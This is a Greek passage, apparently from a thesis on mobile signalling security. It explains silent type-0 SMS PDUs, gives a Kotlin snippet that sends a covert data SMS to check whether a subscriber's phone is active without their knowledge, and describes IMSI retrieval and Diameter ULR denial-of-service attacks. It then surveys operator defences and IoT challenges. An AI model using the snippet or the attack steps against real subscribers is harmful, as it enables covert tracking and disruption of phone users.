Πριν προχωρήσουμε με το παράδειγμα κακόβουλου μηνύματος Silent SMS θα επεξηγήσουμε πρώτα τον τρόπο λειτουργίας κανονικού SMS για να αντιληφθούμε καλύτερα τις διαφορές μεταξύ κανονικού και Silent SMS.

Ουσιαστικά, τα μηνύματα SMS που αποστέλλονται από φορητές συσκευές αποθηκεύονται αρχικά στο SMSC (Κέντρο εξυπηρέτησης σύντομων μηνυμάτων), το οποίο στη συνέχεια τα προωθεί στη συσκευή του παραλήπτη. Η προδιαγραφή SMS 3GPP TS 23.040 (παλαιότερα γνωστή ως GSM 03.40)[1] περιγράφει τον τύπο μηνύματος που μεταδίδεται από τη συσκευή του αποστολέα στο SMSC ως "SMS-SUBMIT", ενώ ο τύπος μηνύματος που μεταφέρεται από το SMSC στη συσκευή του παραλήπτη είναι αναφέρεται ως "SMS-DELIVER". Η διαδικασία μεταφοράς σύντομων μηνυμάτων απεικονίζεται στο πάρα κάτω σχήμα.

Εικόνα 26 Μεταφορά SMS
Πηγή: https://akaki.io

Η διαμόρφωση PDU (Protocol Data Unit) για μεταφορά σύντομων μηνυμάτων περιγράφεται στο 3GPP TS 23.040. Αυτή η προδιαγραφή ορίζει τα PDU για έξι τύπους μηνυμάτων στο επίπεδο μεταφοράς. Στη συνέχεια θα δούμε συγκεκριμένα τις δομές PDU των SMS-SUBMIT και SMS-DELIVER (που απεικονίζονται στην Εικόνα 27), οι οποίες σχετίζονται με τα αθόρυβα SMS.



Εικόνα 27 PDU Structures of SMS-SUBMIT και SMS-DELIVER

Πηγή: https://akaki.io

TP-MTI (TP-Message-Type-Indicator) υποδηλώνει τον τύπο μηνύματος του PDU


TP-PID (TP-Protocol-Identifier) υποδεικνύει το πρωτόκολλο στο ανώτερο επίπεδο.

TP-DA (TP-Destination-Address) περιέχει τον αριθμό τηλεφώνου προορισμού,

TP-OA (TP-Originating-Address) περιέχει τον αριθμό τηλεφώνου αποστολέα

TP-UD (TP-User- Data) περιέχει το κείμενο του μηνύματος

Για το σκοπό της σύγκρισης της λήψης ενός τυπικού μηνύματος κειμένου και ενός σιωπηλού SMS, χρησιμοποιήθηκαν δύο διακριτές μονάδες δεδομένων πρωτοκόλλου SMS (PDU). Τα PDU παρουσιάζονται στην Εικόνα 28, με το πρώτο PDU να δηλώνει ένα τυπικό μήνυμα κειμένου (SMS) και το δεύτερο PDU να δηλώνει ένα σύντομο μήνυμα τύπου 0 (Silent SMS).



Εικόνα 28 SMS PDUs για κανονικό SMS και SMS type 0
Πηγή: https://akaki.io

Στην αρχή και των δύο PDU, η SCA (Service Center Address) έχει ρυθμιστεί στο 00 για να υποδείξει το προεπιλεγμένο SMSC και το 01 ορίζεται ως TP-MTI για την ένδειξη SMS-SUBMIT. Το TP-PID εκχωρείται ως 00 για ένα κανονικό μήνυμα κειμένου και 40 (μοτίβο bit: 01000000) για σύντομο μήνυμα τύπου 0.

Ο αριθμός τηλεφώνου που χρησιμοποιείται στην εικόνα για το TP-DA, +819001234567, είναι πλασματικός. Το TP-UD ορίζεται ως ο όρος "hello" κωδικοποιημένος σε χαρακτήρες GSM 7-bit, ακολουθώντας τις προδιαγραφές που περιγράφονται από το 3GPP TS 23.038.

Παράδειγμα Script γραμμένο σε Kotlin

Παραθέτουμε στη συνέχεια ένα Script γραμμένο σε Kotlin[24] για android application με το οποίο θα γίνει αποστολή ένα data based SMS σε συνδρομητή κινητής τηλεφωνίας σε συγκεκριμένο application port. Με την αποστολή αυτού του μηνύματος το οποίο περιέχει ένα Payload θα πάρουμε απάντηση για το αν το μήνυμα λήφθηκε από τον συνδρομητή, χωρίς όμως ο συνδρομητής να το αντιληφθεί. Με την απάντηση αυτή θα γνωρίζουμε την κατάσταση του συνδρομητή (ενεργός ή απενεργοποιημένος).

Send Data Message

```
(String destinationAddress,
String scAddress,
short destinationPort,
byte[] data,
PendingIntent sentIntent,
PendingIntent deliveryIntent)

*/

lateinit var sentPI: PendingIntent
lateinit var deliveryPI: PendingIntent
val payload =
byteArrayOf(0x0B,0x07,0x08,0xB0.toByte(),0xBF.toByte(),0x81.toByte(),0x13,0xA6,0x6B,0x01,0x0
4)


SmsManager.getDefault().sendDataMessage(
msisdn.toString(),
null,
9200.toShort(),
payload,
sentPI,
deliveryPI)
```

Parameters

destinationAddress	String: the address to send the message to
scAddress	String: is the service center address or null to use the current default SMSC
destinationPort	short: the port to deliver the message to
data	byte: the body of the message to send
sentIntent	PendingIntent: if not NULL this PendingIntent is broadcast when the message is successfully sent, or failed. The result code will be Activity. RESULT_OK for success, or errors:
deliveryIntent	PendingIntent: if not NULL this PendingIntent is broadcast when the message is delivered to the recipient. The raw pdu of the status report is in the extended data ("pdu").


[24] https://en.wikipedia.org/wiki/Kotlin_(programming_language)

6.7.3.5 Αποστολή κακόβουλων μηνυμάτων τύπου DoS using ULR

Η αρχική διαδικασία για έναν εισβολέα περιλαμβάνει την απόκτηση της διεθνούς ταυτότητας συνδρομητή κινητής τηλεφωνίας (IMSI) του χρήστη. Το IMSI χρησιμεύει ως το κύριο αναγνωριστικό συνδρομής εντός του βασικού δικτύου, αντί του MSISDN.

Στη συνέχεια, θα επικεντρωθούμε στην απόκτηση του IMSI μέσω της Διασύνδεσης, υποθέτοντας ότι ο εισβολέας δεν επιθυμεί να πλησιάσει φυσικά το θύμα. Ο εισβολέας προσποιείται ότι είναι SMSC (Κέντρο Υπηρεσιών Σύντομων Μηνυμάτων), ισχυριζόμενος ότι έχει ένα SMS για τον χρήστη και ζητά τα "στοιχεία επικοινωνίας" του, καθώς έχουν μόνο τον αριθμό τηλεφώνου του χρήστη (MSISDN). Αυτό το σενάριο είναι ένα κοινό και έγκυρο σενάριο περιαγωγής όπου ένας χρήστης στέλνει ένα SMS σε έναν χρήστη από άλλο δίκτυο.

Προκειμένου να πραγματοποιήσει την επίθεση, ο εισβολέας μεταδίδει ένα Αίτημα SRR (Send_Routing_Information_For_SM_Request) στον HSS (Home Subscriber Server) του χρήστη. Ωστόσο, αντί να σταλεί απευθείας το μήνυμα στο HSS, στέλνεται στον DEA (Diameter Edge Agent). Το μήνυμα SRR περιλαμβάνει το MSISDN (αριθμός τηλεφώνου) του χρήστη. Το DEA προωθεί το μήνυμα SRR στο HSS και λαμβάνει μια απάντηση, που ονομάζεται SRA Send_Routing_Information_For_SM Response, η οποία περιλαμβάνει το IMSI και τους κόμβους εξυπηρέτησης για τον χρήστη..




Εικόνα 29 IMSI Retrieval using SRR

Πηγή : Blackhat Europe 2016

Όταν ένας εισβολέας αποκτήσει πρόσβαση στο IMSI του χρήστη, ο εισβολέας μπορεί να ξεκινήσει μια διαδικασία ενημέρωσης τοποθεσίας ULR (Update Location Request) ισχυριζόμενος ψευδώς ότι ο χρήστης έχει εισέλθει στο δίκτυό του, όπως συνήθως γίνεται κατά την περιαγωγή. Αυτό γίνεται με την αποστολή ενός αιτήματος ενημέρωσης τοποθεσίας διαμέτρου (ULR) μέσω της διεπαφής S6a σύμφωνα με το 3GPP TS 29.272[25]. Σε αυτό το αίτημα ULR δεν έχει οριστεί η παράμετρος ULR-Flag “Skip subscriber data”, και ως αποτέλεσμα αυτού το αίτημα υποδεικνύει στο HSS ότι το MME επιθυμεί ένα νέο αντίγραφο του προφίλ συνδρομητή για σκοπούς συγχρονισμού κατά την περιαγωγή. Το HSS απαντά με μια απάντηση τοποθεσίας ενημέρωσης ULA (Update Location Answer) που περιλαμβάνει το ζητούμενο προφίλ συνδρομητή.

Ουσιαστικά, το προφίλ συνδρομητή περιγράφει τα κύρια χαρακτηριστικά μιας συνδρομής. Θεωρείται ότι εάν ένας εισβολέας αποκτήσει ένα ολοκληρωμένο προφίλ συνδρομητή ενός χρήστη από έναν πάροχο υπηρεσιών, μπορεί να συναγάγει τη δομή του και κατά συνέπεια να προσδιορίσει ποιες πτυχές πρέπει να χειριστούν όταν στοχεύουν μια άλλη συνδρομή. Κάθε πάροχος υπηρεσιών προσφέρει ξεχωριστές υπηρεσίες και δυνατότητες στους χρήστες του, με αποτέλεσμα να υπάρχουν παραλλαγές στα προφίλ των συνδρομητών.



Εικόνα 30 Αποστολή κακόβουλων μηνυμάτων τύπου DoS using ULR


Πηγή : Blackhat Europe 2016

[25] https://portal.3gpp.org/desktopmodules/Specifications/SpecificationDetails.aspx?specificationId=1690

6.8 Λύσεις Ασφαλείας

Όσον αφορά τη συχνότητα των κακόβουλων επιθέσεων στους παρόχους τηλεπικοινωνιών, μια σχετική έρευνα που διεξήχθη από τον ENISA[26] αποκαλύπτει ότι η πλειονότητα των παρόχων έρχονται αντιμέτωποι με λιγότερα από δέκα περιστατικά ετησίως

Καμία άλλη δημόσια διαθέσιμη πληροφορία δεν εντοπίστηκε για να επιβεβαιώσει αυτά τα ευρήματα, αλλά υπάρχουν μελέτες που επισημαίνουν πόσο ευάλωτα είναι τα δίκτυα έναντι τέτοιων απειλών. Η παρακάτω εικόνα απεικονίζει τα μέτρα ασφαλείας που λαμβάνονται από τους παρόχους.



Εικόνα 31 Ποσοστιαία απεικόνιση μέτρων που λαμβάνουν οι πάροχοι

Πηγή : ENISA

6.8.1 Κατευθυντήριες γραμμές (οδηγίες)


Πολλές εθνικές ρυθμιστικές αρχές στην ΕΕ αντιμετώπισαν προληπτικά αυτό το ζήτημα μέσω ρυθμιστικών οδηγιών. Οι σκανδιναβικές χώρες, συμπεριλαμβανομένης της Σουηδίας, της Νορβηγίας, της Δανίας και της Ισλανδίας, έχουν εκδώσει από κοινού οδηγίες για την αντιμετώπιση των τρωτών σημείων στα δίκτυα τηλεπικοινωνιών. Οι κατευθυντήριες γραμμές είναι εμπιστευτικές και περιορίζονται μόνο στις ρυθμιστικές αρχές.

[26] https://www.enisa.europa.eu/

6.8.2 Παραδείγματα Κατευθυντήριων γραμμών (οδηγιών)

- GSMA FS.11: SS7 Monitoring
- GSMA FS.07: SS7 filtering
- sGSMA FS.19: Diameter interconnect security
- GSMA IR.82: Security SS7 implementation on SS7 network guidelines
- GSMA IR.88: LTE roaming guidelines
- GSMA IR.77: Inter-Operator IP Backbone Security Requirements
- GSMA IR.67: DNS and ENUM guidelines for Service Providers & GRX and IPX
- 3GPP TS 33.117, TS 33.116 or TS 33.250: Security Assurance on critical nodes

Το ποιο κάτω σχήμα, μας δίνει μια περιεκτική απεικόνιση των κατευθυντήριων γραμμών που εφαρμόζουν στα δίκτυα τους οι πάροχοι τηλεπικοινωνιών.



Εικόνα 32 Ποσοστιαία εφαρμογή κατευθυντήριων μέτρων από παρόχους

Πηγή : ENISA

6.8.3 Καλές Πρακτικές για Παρόχους Τηλεπικοινωνιών

Στον παρακάτω πίνακα παρουσιάζεται μια κατηγοριοποίηση των κοινών καλών πρακτικών που θα πρέπει όλοι οι πάροχοι τηλεπικοινωνιακών υπηρεσιών να υιοθετήσουν.

Πίνακας καλών πρακτικών και διαβάθμιση τους

Good practices	CLASSIFICATION
Core measures: They are the minimum set of measures to detect attacks and compromises	1. Monitor all interconnect traffic
	2. Monitor core network elements
	3. Monitor outgoing traffic
	4. Hardening network nodes
Intermediate: They add security assurance to the core measures	1. Regularly perform external network security assessments and penetration tests
	2. Ensure liability and legality of responses to malicious traffic
	3. Analyze Interconnect messaging
	4. Advice carriers to adopt security options in their interconnect offers
Advanced: They enable to identify and mitigate yet unknown attacks	1. Redirect to captive environment
	2. Detect prequels to attacks
	3. Detect advanced attacks
	4. Deeply screen signaling messages

Πίνακας 2: Κοινοί τύποι επιθέσεων
Πηγή ENISA

Για να εξασφαλιστεί βέλτιστο επίπεδο προστασίας έναντι όλων αυτών των απειλών, απαιτείται μια ολοκληρωμένη προσέγγιση στην ασφάλεια των πληροφοριών.

Πρώτα απ' όλα, είναι σημαντικό να αναλυθεί η ασφάλεια ενός δικτύου σηματοδότησης, καθώς επιτρέπει τον εντοπισμό τρωτών σημείων που προκαλούνται από αλλαγές στη διαμόρφωση του δικτύου και του εξοπλισμού και την αξιολόγηση των κινδύνων για την ασφάλεια των πληροφοριών.

Σύμφωνα με τις συστάσεις της GSMA, συνιστάται η εφαρμογή ενός συστήματος παρακολούθησης και αντιμετώπισης επιθέσεων[27]. Για την ικανοποίηση αυτής της απαίτησης, προτείνεται η χρήση ειδικών συστημάτων ανίχνευσης απειλών που θα μπορούν να εκτελούν ανάλυση με τεχνική νοημοσύνη σε πραγματικό χρόνο. Αυτό θα επιτρέψει τον έγκαιρο εντοπισμό οποιασδήποτε παράνομης δραστηριότητας σε εξωτερικούς κεντρικούς κόμβους και αποστολή των πληροφοριών σε ένα σύστημα φιλτραρίσματος κυκλοφορίας για να βελτιωθεί η αποτελεσματικότητά του δικτύου τηλεπικοινωνιών. Επιπλέον, αυτό θα βοηθήσει στον εντοπισμό τυχόν σφαλμάτων διαμόρφωσης στον εξοπλισμό δικτύου ώστε να παρθούν οι ανάλογες αποφάσεις για τροποποίηση η διαμόρφωση του δικτύου.

[27] SG.11. SS7 Interconnect Security Monitoring Guidelines

Η διασφάλιση της μέγιστης ασφάλειας είναι μια διαδικασία που δεν μπορεί να περιορίζεται σε εφάπαξ μέτρα απαιτεί συνεχή έλεγχο και εφαρμογή νέων εργαλείων προστασίας. Οι τρεις βασικού πυλώνες που οι πάροχοι θα πρέπει να υιοθετήσουν ώστε να επιτύχουν το πιο πάνω είναι οι ακόλουθοι:

- **Διαδικασία Ελέγχου (Audit)**


  Η διαδικασία του ελέγχου παρέχει τη θεμελιώδη αρχή που είναι απαραίτητη για την πλήρη κατανόηση των εξελισσόμενων κινδύνων ενός δικτύου.

- **Διαδικασία Παρακολούθησης (Monitor)**

  Η συνεχής, παρακολούθηση σε πραγματικό χρόνο (real time) είναι επιτακτική για την αξιολόγηση της αποτελεσματικότητας της ασφάλειας του δικτύου και τον έγκαιρο εντοπισμό και αντιμετώπιση τυχόν προβλημάτων.

- **Διαδικασία Προστασίας (Protect)**

  Ένα δίκτυό για μα είναι ασφαλές πρέπει να αντιμετωπίζει τις αδυναμίες και τους κινδύνους (Vulnerabilities and Threads) με σωστή ιεράρχηση και σε συνεχόμενη βάση.



Εικόνα 33 Βασικοί πυλώνες για την ασφάλεια των δικτύων SS7 & Diameter

Πηγή: Positive Technologies

6.8.4 Βασικοί Μέθοδοι Προστασίας

Στη συνέχεια αναλύονται οι τρεις βασικοί μέθοδοι προστασίας για παρόχους τηλεπικοινωνίων:

- Καλύτερο τείχος προστασίας σηματοδότησης
- VPN – Ασφαλής εικονική σύνδεση ιδιωτικού δικτύου
- Κλείδωμα APN

Όταν συνδυάζονται, οι πιο πάνω μέθοδοι προστασίας εξασφαλίζουμε ασφάλεια από άκρο σε άκρο, από τη συσκευή στους ιδιωτικούς διακομιστές ή στο cloud μιας επιχείρησης. Η ασφάλεια σηματοδότησης προστατεύει τις συσκευές από επιθέσεις και δεδομένα καθώς ταξιδεύουν μέσω του δικτύου κινητής τηλεφωνίας.

6.8.4.1 Τείχος προστασίας σηματοδότησης

Το τείχος προστασίας σηματοδότησης λειτουργεί φιλτράροντας κακόβουλα μηνύματα από το δίκτυο χρησιμοποιώντας μια ολοκληρωμένη μηχανή κανόνων που είναι σε θέση να εντοπίσει λανθασμένες ή επικίνδυνες παραμέτρους και να λάβει μέτρα. Χρησιμοποιώντας εσωτερική συσχέτιση και ανάλυση μεταξύ πρωτοκόλλων, τα πολύπλοκα σενάρια απειλών αναγνωρίζονται και αντιμετωπίζονται πιο εύκολα. Το τείχος προστασίας θα πρέπει να παρέχει πλήρη συμμόρφωση με τα πρότυπα ασφαλείας GSMA FS.11, FS.19, FS.21 και IR.70 και να παρέχει ασφάλεια της βασικής υποδομής του δικτύου, συμπεριλαμβανομένων των πρωτοκόλλων SS7, Diameter, SMS, GTP και SIP. Διασφαλίζοντας με αυτό τον τρόπο την διατήρηση της ασφάλειας σηματοδότησης στο υψηλότερο διαθέσιμο επίπεδο και αποκτώντας έτσι βασικό προβάδισμα έναντι των αναδυόμενων απειλών. Ένα τείχος προστασίας σηματοδότησης είναι ο μόνος τρόπος για την προστασία της κινητής συνδεσιμότητας των συσκευών IoT.

6.8.4.2 Σύνδεση VPN

Το VPN είναι ένα εργαλείο που βοηθά στην προστασία της σύνδεσης του επιπέδου Πρωτοκόλλου Διαδικτύου (IP) στην επικοινωνία της συσκευής. Διασφαλίζει ότι τα δεδομένα είναι κρυπτογραφημένα με ασφάλεια χρησιμοποιώντας ισχυρούς, σύγχρονους κρυπτογραφικούς αλγόριθμους που παράγονται σε βάση ανά πελάτη.

Με την εφαρμογή ενός μηχανισμού κατακερματισμού, μπορεί να επιβεβαιωθεί η ακεραιότητα ενός μεταδιδόμενου μηνύματος και να εντοπιστούν τυχόν μη

εξουσιοδοτημένες αλλαγές. Μια τέτοια παραβίαση της ασφάλειας μπορεί να χρησιμεύσει ως προειδοποιητικό σημάδι μιας πιθανής επίθεσης από άνθρωπο (Man in the Middle attack).

6.8.4.3 Κλείδωμα APN

Το κλείδωμα APN διασφαλίζει την αυθεντικότητα της συσκευής και παρέχει ασφάλεια στο τελικό σημείο. Ένα APN χρησιμεύει ως μια πύλη για τη σύνδεση συσκευών στο δίκτυο δεδομένων. Όταν ενεργοποιείται το κλείδωμα APN, απαιτεί από τις συσκευές έλεγχο ταυτότητας με όνομα χρήστη και κωδικό πρόσβασης για συνδεσιμότητα.

Αυτή η πρόσθετη προστασία προστατεύει από πιθανές επιθέσεις που θα μπορούσαν να επαναδρομολογήσουν την κάρτα SIM και να οδηγήσουν σε δαπανηρές χρεώσεις χρήσης ή σε κίνδυνο της συσκευής. Αποτρέποντας αυτές τις επιθέσεις, προστατεύονται οι χρήστες και αποφεύγεται η χρήση της συσκευής τους ως μέρος ενός μεγαλύτερου botnet.

Κεφάλαιο 7
IoT και 5G

7.1 Προκλήσεις IoT

Το Internet of Things παρέχει μια οικονομικά αποδοτική λύση για συστήματα που έχουν απαιτήσεις λογισμικού και απαιτούν σημαντικό αριθμό στοιχείων. Ως εκ τούτου, πρέπει να εξετάσουμε τα βασικά προβλήματα και τις προκλήσεις που σχετίζονται με το IoT.

- **Ενεργειακή απόδοση (Energy efficiency):** Τρία σημαντικά στάδια του οικοσυστήματος IoT τα οποία απαιτούν ενέργεια είναι η συγκομιδή (harvesting), η συζήτηση (conversation) και η κατανάλωση (consumption). Πρέπει να διερευνηθούν νέες ενεργειακά αποδοτικές λύσεις οι οποίες θα συμβάλλουν στην εξοικονόμηση ενέργειας. Όταν δημιουργηθεί άμεση επικοινωνία μεταξύ συσκευών IoT, η κατανάλωση ενέργειας ενδέχεται να μειωθεί.

- **Επεκτασιμότητα (Scalability):** Είναι σημαντικό να ληφθεί υπόψη ο σημαντικός αντίκτυπος που θα έχουν οι έξυπνες συσκευές στον κόσμο του IoT, ιδίως όσον αφορά την τρέχουσα υποδομή δικτύου. Ενώ υπάρχουν ορισμένα μειονεκτήματα στα συστήματα IoT που βασίζονται σε 5G, καταβάλλονται όμως προσπάθειες από το 3GPP[28] για την αντιμετώπιση αυτών των ανησυχιών. Αναμένεται ότι η αρχιτεκτονική του IoT θα σχεδιαστεί με τρόπο που ελαχιστοποιεί τον πλεονασμό και θα βελτιστοποιεί την κατανομή πόρων και την αποτελεσματικότητα της επικοινωνίας για δεδομένα μικρού μεγέθους, παρέχοντας υψηλή απόδοση στη συσκευή.

[28] https://www.3gpp.org/

- **Ανθεκτικότητα (Resilience):** Το ασύρματο οικοσύστημα IoT έχει σχεδιαστεί για να διασφαλίζει την ομαλή λειτουργία του συστήματος ακόμη και σε δύσκολες συνθήκες, όπως προβλήματα συνδεσιμότητας με την υποδομή δικτύου. Λόγω της δυναμικής φύσης των ασύρματων περιβαλλόντων IoT, είναι σημαντικό να διασφαλιστεί η σταθερότητα της συσκευής κάτω από δύσκολες συνθήκες.

- **Δια λειτουργικότητα (Interoperability):** Το IoT αποτελείται από πολλούς διαφορετικούς τύπους συσκευών που έχουν τις δικές τους μοναδικές λειτουργίες και γλώσσες. Η αντιμετώπιση αυτής της διαφορετικότητας είναι σημαντική για την αποτελεσματική ενσωμάτωση αυτών των συσκευών μεταξύ τους [15].

